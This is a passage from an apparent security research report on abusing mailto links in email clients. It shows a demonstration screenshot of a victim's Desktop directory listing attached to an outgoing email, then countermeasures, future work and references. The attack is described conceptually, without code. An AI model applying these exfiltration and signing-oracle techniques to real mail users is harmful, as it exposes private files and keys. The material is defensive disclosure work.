

Write: (no subject) - Thunderbird
File Edit View Insert Format Options Tools Help
Send Spelling Security Save Attach

From: Bob <bob.pant2021@gmail.com> bob.pant2021@gmail.com
To: user@host

1 attachment 0 bytes
Desktop 0 bytes

Figure 20: Desktop file directory attached

- The content of the file Desktop is shown below:



```
300: file:///home/ashoka/Desktop/
200: filename content-length last-modified file-type
201: Brn%20dt 0 Sun,%2027%20Oct%202019%2005:04:54%20GMT DIRECTORY
201: LL1.java%7E 2410 Thu,%2004%20May%202017%2012:22:56%20GMT FILE
201: LL1.py%7E 4168 Mon,%2008%20May%202017%2001:56:39%20GMT FILE
201: Main.java 1310 Sun,%2029%20Dec%202019%2017:20:33%20GMT FILE
201: Raghav_mittal.py%7E 2194 Thu,%2004%20May%202017%2009:54:15%20GMT FILE
201: Tool.py%7E 4701 Sat,%2006%20May%202017%2018:16:55%20GMT FILE
201: Untitled%20Document%7E 71 Sat,%2006%20May%202017%2013:53:26%20GMT FILE
201: Untitled%20Folder 0 Sat,%2018%20Jan%202020%2006:44:32%20GMT DIRECTORY
201: Untitled%20Folder%202 0 Wed,%2012%20Feb%202020%2012:03:28%20GMT DIRECTORY
201: a.java 659 Fri,%2012%20Mar%202021%2013:14:48%20GMT FILE
201: android-studio 0 Fri,%2009%20Aug%202019%2003:47:37%20GMT DIRECTORY
201: arithmetic.py%7E 3537 Fri,%2005%20May%202017%2019:42:16%20GMT FILE
201: ashoka-ac 0 Fri,%2012%20Mar%202021%2013:12:26%20GMT DIRECTORY
201: data%5B00%5D%5B100%5D%3A%20100.0 34124 Fri,%2012%20Mar%202021%2013:14:21%20GMT FILE
201: ed 0 Mon,%2010%20Feb%202020%2014:48:06%20GMT DIRECTORY
201: follows.txt%7E 0 Thu,%2004%20May%202017%2014:44:47%20GMT FILE
201: grammar%7E 317 Sun,%2007%20May%202017%2011:06:32%20GMT FILE
201: gy.py%7E 5130 Thu,%2004%20May%202017%2018:43:24%20GMT FILE
201: hello.py%7E 136 Sat,%2006%20May%202017%2017:46:14%20GMT FILE
201: hi.py%7E 4978 Fri,%2005%20May%202017%2005:42:42%20GMT FILE
201: input.txt%7E 55 Mon,%2008%20May%202017%2001:55:41%20GMT FILE
201: kyu.py%7E 451 Sat,%2006%20May%202017%2017:48:23%20GMT FILE
201: now.py%7E 0 Sun,%2007%20May%202017%2010:16:50%20GMT FILE
201: rules_test.txt%7E 33 Thu,%2004%20May%202017%2016:26:07%20GMT FILE
201: rules_text.txt%7E 0 Thu,%2004%20May%202017%2014:46:04%20GMT FILE
201: sublime_text_3 0 Tue,%2001%20Oct%202019%2000:34:39%20GMT DIRECTORY
201: test1.txt%7E 60 Fri,%2005%20May%202017%2005:30:24%20GMT FILE
201: test1%7E 69 Sat,%2006%20May%202017%2018:16:36%20GMT FILE
201: test2%7E 0 Sat,%2006%20May%202017%2013:52:54%20GMT FILE
201: test4%7E 0 Sat,%2006%20May%202017%2013:53:58%20GMT FILE
201: test5%7E 0 Sat,%2006%20May%202017%2013:54:18%20GMT FILE
201: test6%7E 0 Sat,%2006%20May%202017%2013:55:16%20GMT FILE
201: wow.py%7E 6928 Sun,%2007%20May%202017%2013:48:14%20GMT FILE
```

Figure 21: Contents of the Desktop file

6 Countermeasures

6.1 Key Replacement

As long as validation by email is allowed for CAs to verify the emails while issuing email certificates, the authors recommend the following mitigations.

- Email clients should inform and ask users for confirmation before the new S/MIME certificates are imported. This way new certificates cannot be imported without the users consent.
- If the feature of auto-importing new S/MIME certificates silently is allowed, then the email clients should ask the user which certificates to choose for encryption in case there are multiple certificates for the same email address. It will help the user to detect the import of new certificates.

  Note: The above-discussed countermeasures proposed by the authors are already implemented in some of the email clients.

6.2 Decrypting and Signing Oracle

- Email clients should only intercept ciphertext in the context of received emails. Ciphertext embedded in mailto body parameters should be ignored.
- Emails clients should only sign messages immediately before sending to prevent being misused as a signing oracle.
- The email drafts must be stored encrypted if OpenPGP or S/MIME is configured; the encryption should be done with the users public key. This can be done since the draft emails are stored in the IMAP server.

6.3 Key Exfiltration

- Support for the attach parameters of the mailto links should be removed by email clients (most windows clients do not support this). However, this feature has immense value in real-world applications as some applications use it to provide their services. Therefore, complete removal of this feature may be impractical.
- The capabilities of the mailto URI scheme should be limited to the minimum. Rather than allowing support for a number of different parameters, the mailto links should support only two parameters: the recipient and the subject.

7 Future Works

7.1 Mailto Header Injection

Apart from body and attach parameters, an in-depth analysis of the mailto URI scheme may lead to other potential weaknesses. This is considered as future research by the authors.

7.2 MAPI Attacker Model

The Messaging Application Programming Interface (MAPI) is a Windows API used to send and receive emails through email clients. The process of sending emails is transparent to the user in MAPI compared to the mailto URI scheme. MAPI calls are invoked by applications and then the emails are sent directly without any user interactions. The attacks that were carried out through mailto links can be adapted to MAPI which is considered as future research by the authors.

References

[1] Actalis - Free S/MIME Certificate. Avaialable at https://extrassl.actalis.it/portal/uapub/freemail?lang=en.

[2] T. Berners-Lee, L. Masinter, and M. McCahill. Uniform resource locators (url). 1994.

[3] J. Callas, L. Donnerhacke, H. Finney, and R. Thayer. OpenPGP Message Format. 1998.

[4] Radicati Group. Email Statistics Report, 2020-2024. Avaialable at https://radicati.com/wp/wp-content/uploads/2020/01/Email_Statistics_Report,_2020-2024_Executive_Summary.pdf, March 2020.

[5] B. Ramsdell. S/MIME V. 3 Message Specification. 1999.

[6] William Stallings. *Cryptography and Network Security.* Pearson Education Limited, 7th edition, 2017.